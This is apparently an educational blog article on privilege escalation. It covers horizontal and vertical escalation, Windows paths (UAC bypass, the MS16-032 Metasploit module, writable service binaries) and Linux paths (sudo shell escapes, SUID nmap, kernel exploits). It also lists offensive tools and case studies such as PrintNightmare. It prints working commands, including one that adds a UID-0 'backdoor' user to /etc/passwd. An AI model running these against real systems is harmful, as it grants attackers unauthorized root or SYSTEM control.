

Privilege escalation is the process of obtaining higher permissions than those initially assigned to a compromised user or account.
- Identify Privilege Boundaries: Assess user rights, group memberships, access control configurations and system permissions to determine whether elevated privileges can be obtained.
- Validate Security Weaknesses: Evaluate vulnerabilities, insecure configurations and improper permission assignments that may enable administrative or root-level access.
- Measure Security Impact: Determine the risks associated with elevated privileges, including unrestricted system administration, access to protected resources and the ability to compromise.

Types Of Privilege Escalation
There are two main types of privilege escalation:
1. Horizontal Privilege Escalation
Horizontal privilege escalation is when an attacker doesn’t become an admin but instead sneaks into another user’s account at the same privilege level, letting them see or use data and resources they shouldn’t normally have access to.

Example (Web Application Based)
Imagine an online banking system where users can view their account details at this URL:
https://bank.com/account?user_id=1234If a user manually changes the URL to:
https://bank.com/account?user_id=1235and is able to view another customer's account data without any authentication or authorization checks.
2. Vertical Privilege Escalation
Vertical privilege escalation occurs when a user gains higher permissions than originally assigned, such as elevating from a standard user to an Administrator (Windows) or root (Linux).

Example: The sudo command in Linux allows users to run commands with elevated privileges (usually as the root user). It’s tightly controlled through the sudoers configuration file, which defines what users are allowed to do.
sudo -uCommon Methods of Privilege Escalation
This is essentially a list of common methods or attack vectors for privilege escalation in cybersecurity. It explains how attackers use technical flaws, user mistakes or system weaknesses to move from limited access to higher-level privileges (like admin or root).

1. Social Engineering
Attackers manipulate or trick users into revealing sensitive information like passwords or performing actions that grant access. Common methods include phishing emails that impersonate trusted sources to steal credentials, allowing attackers to escalate privileges.
2. Pass-the-Hash / Rainbow Table Attacks
Instead of cracking passwords, attackers use stolen password hashes to authenticate and impersonate users on the network. This bypasses password entry and can give access to sensitive systems if proper protections aren’t in place.
3. Vulnerabilities and Exploits
Attackers exploit software bugs, unpatched vulnerabilities or buffer overflows to execute malicious code with higher privileges. These flaws allow attackers to bypass normal security controls and gain elevated system access.
4. Misconfigurations
Improperly set permissions, weak passwords or exposed services create opportunities for attackers to escalate privileges. For example, an unsecured open port or excessive user permissions can be exploited to gain higher access.
5. Kernel Exploits
Attackers exploit vulnerabilities in the operating system kernel, the core component controlling hardware and processes. Since the kernel runs with the highest privileges, these exploits can give attackers full control of the system, bypassing all security measures.
Windows Escalation Paths
When we exploit or get into the windows machine these are the most common escalation paths:
1. UAC Bypass
User Account Control (UAC) in Windows prompts for confirmation when actions require elevated privileges. However, weak or misconfigured UAC settings allow attackers with local administrator rights to bypass these prompts and directly obtain SYSTEM-level privileges.
Example: An attacker lands as a local admin but cannot perform privileged actions due to UAC prompts. By exploiting weak UAC settings, they elevate privileges without user approval.
Step 1: Check current user & privileges
whoami
whoami /priv
Step 2: Look for UAC bypass opportunities
meterpreter > getuid # Shows current session userStep 3: If you’re a local admin but blocked by UAC prompts, try bypass:
use exploit/windows/local/bypassuac
set session 1
run
getuid
2. Kernel Exploits
The Windows kernel runs with the highest system privileges. Vulnerabilities in the kernel or device drivers allow attackers to execute arbitrary code as SYSTEM, bypassing normal restrictions.
Example: A low-privileged user enumerates OS version and finds it unpatched. A public exploit (like MS16-032) can escalate them to SYSTEM.
Step1: Check for Kernel exploits (if system is unpatched)
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
Step2: After Identify OS version and patch level. Use the command in Metasploit:
search exploit/windows/local
use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
set session 1
run
3. Misconfigurations
If a service’s executable file or configuration has weak permissions, attackers can replace or reconfigure it. Once restarted, the service executes the malicious binary with SYSTEM privileges.
Example: A low-privileged user finds a service binary writable. They replace it with a malicious payload. Restarting the service results in SYSTEM-level access.
Step 1: Look for Service misconfigurations
sc qc <service_name>         # Service config
icacls "C:\path\to\service.exe"  # Check file permissions
Step 2: If service binary is writable replace it with malicious EXE.
net stop <service_name>
net start <service_name>
Linux Escalation Paths
When we exploit or gain access to a Linux machine, these are the most common escalation paths:
1. Sudo Misconfigurations
If a user can run certain commands with sudo without providing a password or if wildcards/unsafe binaries are allowed, it can lead to root privilege escalation.

Example: An attacker has a low-privileged shell. By checking sudo -l, they find a misconfigured command like sudo vim or sudo find, which allows privilege escalation.
sudo -l
sudo vim -c ':!/bin/sh'
sudo find / -exec /bin/sh \; -quit
2. SUID/SGID Binaries
Binaries with the SUID/SGID bit run with the privileges of the file owner (often root). Misconfigured or exploitable SUID binaries can provide root access.

Example: A low-privileged user finds /usr/bin/nmap with SUID bit set. They can launch a root shell via the interactive mode.
find / -perm -4000 2>/dev/null
nmap --interactive
!sh
3. Exploiting Kernel Vulnerabilities
Just like in Windows, an outdated Linux kernel may contain privilege escalation vulnerabilities (e.g., Dirty COW - CVE-2016-5195).
Example: Attacker finds kernel version is old. They download and compile a public exploit to escalate privileges.
uname -a
searchsploit linux kernel | grep <version>
gcc exploit.c -o exploit
./exploit


4. Writable /etc/passwd or /etc/shadow

If /etc/passwd or /etc/shadow files are writable, attackers can insert a new root user or replace the root hash.
Example: Attacker modifies /etc/passwd to add a new user with UID 0 (root).
openssl passwd -1 Pass@123
$1$zIIO5omx$CM5gSOR4/Jq7SUUieEI6T1
backdoor:$1$zIIO5omx$CM5gSOR4/Jq7SUUieEI6T1:0:0:root:/root:/bin/bash
su backdoor
Tools Used in Privilege Escalation
There is a list of tools commonly used by security professionals and attackers alike:

- Metasploit : A powerful framework for developing and executing exploits, including many for privilege escalation on multiple platforms.
- Mimikatz : Extracts plaintext passwords, hashes and tokens from Windows memory to facilitate credential theft and privilege escalation.
- PowerUp : A PowerShell tool used to identify and exploit common Windows misconfigurations for privilege escalation.
- WinPEAS : Automates scanning for privilege escalation vectors on Windows systems by checking for misconfigurations and vulnerabilities.
- BloodHound : Maps Active Directory relationships to find paths for privilege escalation and lateral movement within Windows networks.
- LinPEAS : Automates detection of common Linux privilege escalation paths by scanning system configurations and binaries.
- Linux Exploit Suggester : Analyzes kernel version and system info to recommend applicable local privilege escalation exploits.
- GTFOBins : A curated list of Linux binaries that can be abused by attackers to bypass restrictions and escalate privileges.
- Cobalt Strike : A commercial tool used for advanced threat emulation and post-exploitation, including privilege escalation capabilities.
Case Study Examples of Privilege Escalation Attack
Here are several real-world examples of privilege escalation attacks covering both vertical and horizontal escalation:

1. Microsoft Windows PrintNightmare (CVE-2021-34527)
PrintNightmare (CVE-2021-34527) is a Windows Print Spooler vulnerability that allows a standard user to escalate privileges to NT AUTHORITY\SYSTEM. With SYSTEM-level access, an attacker can execute administrative operations, modify critical system settings and gain full control of the affected machine.
2. Facebook User IDOR (2019)
In 2019, a Facebook Insecure Direct Object Reference (IDOR) vulnerability allowed unauthorized access to certain user data due to insufficient authorization checks. By manipulating object identifiers in requests, an attacker could potentially access information belonging to other users, highlighting the importance of proper access control validation.

3. Zoom Mac Exploit (2020)
Attackers took advantage of the Zoom installer’s use of scripts that ran with root privileges. By manipulating these scripts, they were able to execute malicious code on the system with administrator-level access, bypassing normal security controls.
